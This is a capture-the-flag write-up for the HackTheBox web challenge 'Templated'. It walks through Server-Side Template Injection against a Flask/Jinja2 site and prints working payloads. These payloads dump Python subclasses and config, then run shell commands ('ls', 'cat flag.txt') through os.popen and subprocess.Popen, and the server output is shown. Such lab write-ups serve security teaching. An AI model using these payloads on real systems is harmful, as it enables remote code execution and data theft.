
HackTheBox – Challenges – Web – Templated


The website shows that it is under construction and the framework that is being used.



Site still under construction

Proudly powered by Flask/Jinja2


Doing a quick Google search on this framework shows that it may be susceptible to Server-Side Template Injection (SSTI). To test it out, I first need to find an injection point. I tried to type in some test strings in the URL and it displays the string in an error page as shown:



Error 404

The page 'AAAA' could not be found

Now, I can test to see if commands can be executed using a simple {{7*7}}:




Error 404

The page '49' could not be found

This shows that it is susceptible to SSTI! We can also leak classes using payload:

{{''.__class__.__mro__[1].__subclasses__()}}




Error 404

```
The page '[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class
'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_reverseitemiterator'>
<class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class
'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>,
<class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class
'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'pickle.PickleBuffer'>, <class 'coroutine'>, <class 'coroutine_wrapper'>,
<class 'InterpreterID'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class
'hamt_collision_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class 'moduledef'>, <class 'module'>, <class 'filter'>, <class 'map'>,
<class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class
'_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class
'_thread.lock'>, <class '_thread.RLock'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class
'_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class
```

And view configurations using:

{{ config.items() }}




```
188.166.169.77:30598/{{config.items()}}
```

Error 404

```
The page 'dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME
datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None),
('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None),
('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME',
'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])' could no
be found
```

We can use a Remote Code Execution payload to list the directory on the server:

{{request.application.__globals__.__builtins__.__import__('os').popen('ls ').read()}}




```
188.166.169.77:30598/{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}
```

Error 404

```
The page 'bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var ' could not be found
```

Notice that the flag.txt is in the root directory. We can simply use that "cat flag.txt" command to obtain the flag:



```
188.166.169.77:30598/{{request.application.__globals__.__builtins__.__import__('os').popen('cat flag.txt ').read()}}
```

Error 404

```
The page 'HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!} ' could not be found
```


**HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}**

Alternative solution with explanation:

__mro__ allows us to go back up the tree of inherited objects in the current Python environment, and __subclasses__ lets us come back down.

Blank string of class 'string'. __mro__ allow us to access the class 'object' back up the tree.

{{''.__class__.__mro__}}




```
188.166.169.77:31941/{{ ''.__class__.__mro__}}
```

Error 404

```
The page '(<class 'str'>, <class 'object'>)' could not be found
```

Index 1 to select class 'object'. Since we are at the root object, we can use __subclasses__ attribute to dump all the classes used in the application.


{{''.__class__.__mro__[1].__subclasses__()}}



```
<class '_struct.Struct'>, <class '_struct.unpack_iterator'>, <class '_pickle.Pdata'>, <class '_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class '_pickle.Pickler'>, <class '_pickle.Unpickler'>, <class
'pickle._Framer'>, <class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class 'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>,
<class '_json.Scanner'>, <class '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class
'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class 'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'jinja2.nodes.EvalContext'>, <class 'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>,
<class 'jinja2.idtracking.Symbols'>, <class '__future__._Feature'>, <class 'jinja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class 'jinja2.runtime.TemplateReference'>, <class 'jinja2.runtime.Context'>, <class
'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>, <class 'jinja2.runtime.Undefined'>, <class 'decimal.Decimal'>, <class 'decimal.Context'>, <class 'decimal.SignalDictMixin'>,
<class 'decimal.ContextManager'>, <class 'numbers.Number'>, <class 'ast.AST'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class
'ast.NodeVisitor'>, <class 'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>, <class 'jinja2.lexer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class 'jinja2.environment.Environment'>,
<class 'jinja2.environment.Template'>, <class 'jinja2.environment.TemplateModule'>, <class 'jinja2.environment.TemplateExpression'>, <class 'jinja2.environment.TemplateStream'>, <class 'jinja2.loaders.BaseLoader'>, <class
'select.poll'>, <class 'select.epoll'>, <class 'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'array.array'>, <class 'datetime.date'>, <class 'datetime.time'>, <class 'datetime.timedelta'>, <class 'datetime.tzinfo'>, <class
'dis.Bytecode'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class
'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class 'logging.LogRecord'>, <class 'logging.PercentStyle'>, <class 'logging.Formatter'>, <class 'logging.BufferingFormatter'>, <class 'logging.Filter'>,
<class 'logging.Filterer'>, <class 'logging.PlaceHolder'>, <class 'logging.Manager'>, <class 'logging.LoggerAdapter'>, <class 'werkzeug._internal._Missing'>, <class 'werkzeug._internal._DictAccessorProperty'>, <class
'typing._Final'>, <class 'typing._Immutable'>, <class 'typing.Generic'>, <class 'typing._TypingEmpty'>, <class 'typing._TypingEllipsis'>, <class 'typing.Annotated'>, <class 'typing.NamedTuple'>, <class 'typing.TypedDict'>,
<class 'typing.io'>, <class 'typing.re'>, <class 'importlib.abc.Finder'>, <class 'importlib.abc.Loader'>, <class 'importlib.abc.ResourceReader'>, <class 'pkgutil.ImpImporter'>, <class 'pkgutil.ImpLoader'>, <class
'werkzeug.utils.HTMLBuilder'>, <class 'werkzeug.exceptions.Aborter'>, <class 'werkzeug.urls.Href'>, <class 'socketserver.BaseServer'>, <class 'socketserver.ForkingMixIn'>, <class 'socketserver.ThreadingMixIn'>, <class
'socketserver.BaseRequestHandler'>, <class 'calendar._localized_month'>, <class 'calendar._localized_day'>, <class 'calendar.Calendar'>, <class 'calendar.different_locale'>, <class 'email._parseaddr.AddrlistClass'>, <class
'email.charset.Charset'>, <class 'email.header.Header'>, <class 'email.header._ValueFormatter'>, <class 'email._policybase._PolicyBase'>, <class 'email.feedparser.BufferedSubFile'>, <class 'email.feedparser.FeedParser'>, <class
'email.parser.Parser'>, <class 'email.parser.BytesParser'>, <class 'email.message.Message'>, <class 'http.client.HTTPConnection'>, <class '_ssl._SSLContext'>, <class '_ssl._SSLSocket'>, <class '_ssl.MemoryBIO'>, <class
'_ssl.Session'>, <class 'ssl.SSLObject'>, <class 'mimetypes.MimeTypes'>, <class 'click._compat._FixupStream'>, <class 'click._compat._AtomicFile'>, <class 'click.utils.LazyFile'>, <class 'click.utils.KeepOpenFile'>, <class
'click.utils.PacifyFlushWrapper'>, <class 'click.parser.Option'>, <class 'click.parser.Argument'>, <class 'click.parser.ParsingState'>, <class 'click.parser.OptionParser'>, <class 'click.types.ParamType'>, <class
'click.formatting.HelpFormatter'>, <class 'click.core.Context'>, <class 'click.core.BaseCommand'>, <class 'click.core.Parameter'>, <class 'werkzeug.serving.WSGIRequestHandler'>, <class 'werkzeug.serving._SSLContext'>,
<class 'werkzeug.serving.BaseWSGIServer'>, <class 'werkzeug.datastructures.ImmutableListMixin'>, <class 'werkzeug.datastructures.ImmutableDictMixin'>, <class 'werkzeug.datastructures.UpdateDictMixin'>, <class
'werkzeug.datastructures.ViewItems'>, <class 'werkzeug.datastructures._omd_bucket'>, <class 'werkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class
'werkzeug.datastructures.IfRange'>, <class 'werkzeug.datastructures.Range'>, <class 'werkzeug.datastructures.ContentRange'>, <class 'werkzeug.datastructures.FileStorage'>, <class 'urllib.request.Request'>, <class
'urllib.request.OpenerDirector'>, <class 'urllib.request.BaseHandler'>, <class 'urllib.request.HTTPPasswordMgr'>, <class 'urllib.request.AbstractBasicAuthHandler'>, <class 'urllib.request.AbstractDigestAuthHandler'>, <class
'urllib.request.URLopener'>, <class 'urllib.request.ftpwrapper'>, <class 'werkzeug.wrappers.accept.AcceptMixin'>, <class 'werkzeug.wrappers.auth.AuthorizationMixin'>, <class
'werkzeug.wrappers.auth.WWWAuthenticateMixin'>, <class 'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class 'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.FormDataParser'>,
<class 'werkzeug.formparser.MultiPartParser'>, <class 'werkzeug.wrappers.base_request.BaseRequest'>, <class 'werkzeug.wrappers.base_response.BaseResponse'>, <class
'werkzeug.wrappers.common_descriptors.CommonRequestDescriptorsMixin'>, <class 'werkzeug.wrappers.common_descriptors.CommonResponseDescriptorsMixin'>, <class 'werkzeug.wrappers.etag.ETagRequestMixin'>, <class
'werkzeug.wrappers.etag.ETagResponseMixin'>, <class 'werkzeug.wrappers.cors.CORSRequestMixin'>, <class 'werkzeug.wrappers.cors.CORSResponseMixin'>, <class 'werkzeug.useragents.UserAgentParser'>, <class
'werkzeug.useragents.UserAgent'>, <class 'werkzeug.wrappers.user_agent.UserAgentMixin'>, <class 'werkzeug.wrappers.request.StreamOnlyMixin'>, <class 'werkzeug.wrappers.response.ResponseStream'>, <class
'werkzeug.wrappers.response.ResponseStreamMixin'>, <class 'http.cookiejar.Cookie'>, <class 'http.cookiejar.CookiePolicy'>, <class 'http.cookiejar.Absent'>, <class 'http.cookiejar.CookieJar'>, <class
'werkzeug.test._TestCookieHeaders'>, <class 'werkzeug.test._TestCookieResponse'>, <class 'werkzeug.test.EnvironBuilder'>, <class 'werkzeug.test.Client'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>,
<class 'platform._Processor'>, <class 'uuid.UUID'>, <class 'itsdangerous._json._CompactJSON'>, <class 'hmac.HMAC'>, <class 'itsdangerous.signer.SigningAlgorithm'>, <class 'itsdangerous.signer.Signer'>, <class
'itsdangerous.serializer.Serializer'>, <class 'itsdangerous.url_safe.URLSafeSerializerMixin'>, <class 'flask._compat._DeprecatedBool'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>, <class
'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class 'dataclasses._HAS_DEFAULT_FACTORY_CLASS'>, <class 'dataclasses._MISSING_TYPE'>, <class 'dataclasses._FIELD_BASE'>, <class
'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class 'dataclasses._DataclassParams'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class 'pprint._safe_key'>, <class
```

Class 'subprocess.Popen' is an exploitable class. We can use slicing to locate the index.

{{''.__class__.__mro__[1].__subclasses__()[414:]}}




**Error 404**

```
The page '[<class 'subprocess.Popen'>, <class 'platform._Processor'>, <class 'uuid.UUID'>, <class 'itsdangerous._json._CompactJSON'>, <class 'hmac.HMAC'>, <class 'itsdangerous.signer.SigningAlgorithm'>, <class
'itsdangerous.signer.Signer'>, <class 'itsdangerous.serializer.Serializer'>, <class 'itsdangerous.url_safe.URLSafeSerializerMixin'>, <class 'flask._compat._DeprecatedBool'>, <class 'werkzeug.local.Local'>, <class
'werkzeug.local.LocalStack'>, <class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class 'dataclasses._HAS_DEFAULT_FACTORY_CLASS'>, <class 'dataclasses._MISSING_TYPE'>, <class
'dataclasses._FIELD_BASE'>, <class 'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class 'dataclasses._DataclassParams'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class
'pprint._safe_key'>, <class 'pprint.PrettyPrinter'>, <class 'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class 'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class
'werkzeug.routing.MapAdapter'>, <class 'flask.signals.Namespace'>, <class 'flask.signals._FakeSignal'>, <class 'flask.helpers.locked_cached_property'>, <class 'flask.helpers._PackageBoundObject'>, <class
'flask.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>, <class 'flask.config.ConfigAttribute'>, <class 'flask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>, <class 'flask.ctx.RequestContext'>, <class
'flask.json.tag.JSONTag'>, <class 'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class 'werkzeug.wrappers.json._JSONModule'>, <class 'werkzeug.wrappers.json.JSONMixin'>, <class
'flask.blueprints.BlueprintSetupState'>, <class 'jinja2.ext.Extension'>, <class 'jinja2.ext._CommentFinder'>, <class 'unicodedata.UCD'>]' could not be found
```

After obtaining the index, we can exploit it as such.


{{''.__class__.__mro__[1].__subclasses__()[414]( 'ls',shell=True,stdout=-1).communicate()}}


188.166.169.77:31941/{{''.__class__.__mro__[1].__subclasses__()[414]( 'ls',shell=True,stdout=-1).communicate()}}
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

**Error 404**

```
The page '(b'bin\nboot\ndev\netc\nflag.txt\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n', None)' could not be found
```

Then we can obtain the flag using "cat flag.txt"


188.166.169.77:31941/{{''.__class__.__mro__[1].__subclasses__()[414]( 'cat flag.txt',shell=True,stdout=-1).communicate()}}
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

**Error 404**

```
The page '(b'HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}\n', None)' could not be found
```